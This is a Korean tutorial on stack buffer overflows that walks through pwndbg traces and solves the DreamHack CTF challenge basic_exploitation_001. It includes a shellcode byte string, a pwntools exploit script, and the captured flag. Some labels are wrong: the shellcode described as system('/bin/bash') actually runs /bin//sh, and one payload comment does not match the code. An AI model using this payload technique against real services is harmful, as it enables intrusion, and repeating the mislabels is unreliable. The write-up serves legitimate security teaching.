Breakpoint 1 at 0x401178
pwndbg> r
Starting program: /pwn/test/1_1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Breakpoint 1, 0x00000000401178 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```

```
pwndbg> x/32gx $rbp-0x30
0x7fffffff5e0: 0x4141414141414141 0x4141414141414141
0x7fffffff5f0: 0x4141414141414141 0x4141414141414141
0x7fffffff600: 0x4141414141414141 0x4141414141414141
0x7fffffff610: 0x4141414141414141 0x4141414141414141
0x7fffffff620: 0x4141414141414141 0x4141414141414141
0x7fffffff630: 0x4141414141414141 0x4141414141414141
0x7fffffff640: 0x0000004141414141 0x909aeef46497bc64
0x7fffffff650: 0x0000000000401070 0x00007fffffff700
0x7fffffff660: 0x0000000000000000 0x0000000000000000
```

rip(eip) 값이 변경됨



```
pwndbg>
0x00000000401186 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact on]

RAX 0x66
RBX 0x401190 (__libc_csu_init) ← endbr64
RCX 0x7ffff7ee1077 (write+23) ← cmp rax, -0x1000 /* 'H=' */
RDX 0x0
RDI 0x7ffff7fc17e0 (_IO_stdfile_1_lock) ← 0
RSI 0x4056b0 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
R8 0x66
R9 0x7c
R10 0xffffffffffff488
R11 0x246
R12 0x401070 (_start) ← endbr64
R13 0x7fffffff700 ← 0x1
R14 0x0
R15 0x0
*RBP 0x4141414141414141 ('AAAAAAA')
*RSP 0x7fffffff618 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
*RIP 0x401186 (main+48) ← ret
```

```
0x401178 <main+34> lea rax, [rbp - 0x30]
0x40117c <main+38> mov rdi, rax
0x40117f <main+41> call puts@plt
0x401184 <main+46> nop
0x401185 <main+47> leave
> 0x401186 <main+48> ret <0x4141414141414141>
```

```
[ STACK ]
00:0000 | rsp 0x7fffffff618 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
... ↓ | 4 skipped
05:0028 | 0x7fffffff640 ← 0x4141414141414141 /* 'AAAAA' */
06:0030 | 0x7fffffff648 ← 0x909aeef46497bc64
07:0038 | 0x7fffffff650 → 0x401070 (_start) ← endbr64
```

```
[ BACKTRACE ]
> 0 0x401186 main+48
1 0x4141414141414141
2 0x4141414141414141
3 0x4141414141414141
4 0x4141414141414141
5 0x4141414141414141
6 0x4141414141414141
7 0x909aeef46497bc64
```

```
pwndbg>
```

응용

- 이전엔 AAAAAA(0x414141414141) 이 덮였다.
- 그렇다면 이젠 공격자가 실행하고자 하는 함수의 주소를 입력으로 넣으면 0x414141414141 주소 대신 다른 동작이 실행될 수 있다.
- 그럼 어떤 함수를 실행시키는게 좋을까?

응용

- `system("/bin/bash")` 함수를 넣으면 공격자가 해당 시스템의 셸을 획득할 수 있다.
- `system("/bin/bash")` 를 셸 코드로 만들어 넣기도 하고 `execve()`, `execl()`등의 함수를 넣기도 한다.
- 이번엔 `system("/bin/bash")`를 넣어 셸을 획득하는 실습을 진행한다.

- 셸 코드 : `system("/bin/bash")` 를 기계어 코드로 변환해 만든 코드

`\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80`

정리

- buffer overflow 공격은
입력값 검증의 부재로 buffer를 덮어 eip를 변조시켜 공격자가 원하는 실행 흐름을 변조하는 것.

CTF?

- CTF(Capture The Flag) 의 약자로 깃발 뺏기 게임이다.
- 해커들은 흔히 해킹 문제를 푸는 방식으로 스스로의 실력을 증명한다.
- Defcon, Codegate, DreamHack CTF ... 다양한 CTF가 있다.
- CTF는 해킹 문제를 풀면 flag라는 값이 주어지는데 해당 flag를 획득해 제출하면 점수를 얻는 방식으로 진행된다.

basic_exploitation_001 문제 풀이

```
[pwnable@worker1 basic_exploit_32]$ cat basic_exploitation_001.c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

void read_flag() {
    system("cat /flag");
}

int main(int argc, char *argv[]) {
    char buf[0x80];

    initialize();



    gets(buf);

    return 0;
}
```

1. main 함수에서 buf[0x80] 이 할당됨.
2. initialize() -> 버퍼 초기화 함수(신경 안써도 됨.)
3. gets(buf) -> 길이를 체크하지 않고 계속 입력
4. read_flag() 함수는 flag 를 읽는 함수다.
(flag는 문제의 정답을 뜻한다.)


basic_exploitation_001 스택 구조

Stack-based buffer overflow attack



basic_exploitation_001 스택 구조

```
root@abc971cfa625:/pwn/dreamhack/basic_exploit_32# gdb -q
pwndbg: loaded 141 pwndbg commands and 43 shell commands.
pwndbg: created $rebase, $ida GDB functions (can be used v
Reading symbols from basic_exploitation_001...
(No debugging symbols found in basic_exploitation_001)
----- tip of the day (disable with set show-tips off) -----
Pwndbg resolves kernel memory maps by parsing page tables
pwndbg> disassemble main
Dump of assembler code for function main:
   0x080485cc <+0>:    push    ebp
   0x080485cd <+1>:    mov     ebp,esp
   0x080485cf <+3>:    add     esp,0xffffffff80
   0x080485d2 <+6>:    call    0x8048572 <initialize>
   0x080485d7 <+11>:   lea     eax,[ebp-0x80]
   0x080485da <+14>:   push    eax
   0x080485db <+15>:   call    0x80483d0 <gets@plt>
   0x080485e0 <+20>:   add     esp,0x4
   0x080485e3 <+23>:   mov     eax,0x0
   0x080485e8 <+28>:   leave
   0x080485e9 <+29>:   ret
End of assembler dump.
pwndbg> 
```




basic_exploitation_001 Exploit Scenario

Function
Parameters
Return Function
Base Pointer
Buffer (size=0x80)(128)



Function
Parameters
Return Function read_flag()
Base Pointer AAAA(0x4)
Buffer AAAA... (0x80)



read_flag 주소 구하기

```
root@abc971cfa625:/pwn/dreamhack/basic_exploit_32# gdb -q ./basic_exploitation_001
pwndbg: loaded 141 pwndbg commands and 43 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from ./basic_exploitation_001...
(No debugging symbols found in ./basic_exploitation_001)
----- tip of the day (disable with set show-tips off) -----
Use the vmmmap instruction for a better & colored memory maps display (than the GDB's info proc mappings)
pwndbg> ld
Undefined command: "ld". Try "help".
```

```
pwndbg> info func
All defined functions:

Non-debugging symbols:
0x08048398 _init
0x080483d0 gets@plt
0x080483e0 signal@plt
0x080483f0 alarm@plt
0x08048400 puts@plt
0x08048410 system@plt
0x08048420 exit@plt
0x08048430 __libc_start_main@plt
0x08048440 setvbuf@plt
0x08048450 __gmon_start__@plt
0x08048460 _start
0x08048490 __x86.get_pc_thunk.bx
0x080484a0 deregister_tm_clones
0x080484d0 register_tm_clones
0x08048510 __do_global_ctors_aux
0x08048530 frame_dummy
0x0804855b alarm_handler
0x08048572 initialize
0x080485b9 read_flag
0x080485cc main
0x080485f0 __libc_csu_init
0x08048650 __libc_csu_fini
0x08048654 _fini
```

payload

- `payload : buf[0x80] + frame pointer[0x4] + system("/bin/bash");`

```
from pwn import *
context.log_level='debug'
context.arch='i386'

read_flag = 0x080485b9
r = remote('host3.dreamhack.games', 20727)

payload = b'A' * 0x80      # buffer
payload += b'B' * 0x4      # frame pointer
payload += p32(read_flag)  # ret


r.sendline(payload)

r.interactive()
```

Function
Parameters
Return Function read_flag()
Base Pointer AAAA(0x4)
Buffer AAAA... (0x80)

p32(read_flag)

- p32(read_flag)는 0x080485b9 를 wxb9wx85wx04wx08 로 변환하여 전달한다.
- wxb9wx85wx04wx08로 변경하는 이유는 리눅스는 메모리를 처리할 때 역순으로 처리하기 때문이다(little endian 방식)



```
root@abc971cfa625:/pwn/dreamhack/basic_exploit_32# python3 exploit.py
[+] Opening connection to host3.dreamhack.games on port 20727: Done
[DEBUG] Sent 0x89 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000080  42 42 42 42  b9 85 04 08  0a                |BBBB|....|.|
    00000089
[*] Switching to interactive mode
[DEBUG] Received 0x24 bytes:
    b'DH{01ec06f5e1466e44f86a79444a7cd116}'
DH{01ec06f5e1466e44f86a79444a7cd116}[*] Got EOF while reading in interactive
$
[DEBUG] Sent 0x1 bytes:
    b'\n'
```

정리

- CTF(Capture The Flag) : 해커들이 참여하는 대회
 - EIP(Instruction Pointer) : 현재 실행 위치를 담고 있는 주소
 - 공격자는 EIP를 변조하여 실행흐름을 변경한다.
 - 스택 구조는 크게 buffer + sfp + ret.로 구성된다.
 - 이 때 ret을 덮어 실행 흐름을 변경한다.
-
- 리눅스 아키텍처는 little endian방식으로 처리되기 때문에 주소를 넣을때는 p32로 넣어야 한다(32bit 운영체제에서)
 - 만약 64비트 운영체제라면 p64() 로 넣어주면 된다
-> p64(read_flag)

오늘 배운 내용

- 함수 호출 규약, 어셈블리, BOF.. 다양한 개념을 배웠다.
- 해당 내용은 추후 ROP(Return Oriented Programming)공격을 이해하기 위한 기초이며 시스템 해킹 전반에 걸쳐 매우 중요한 개념임.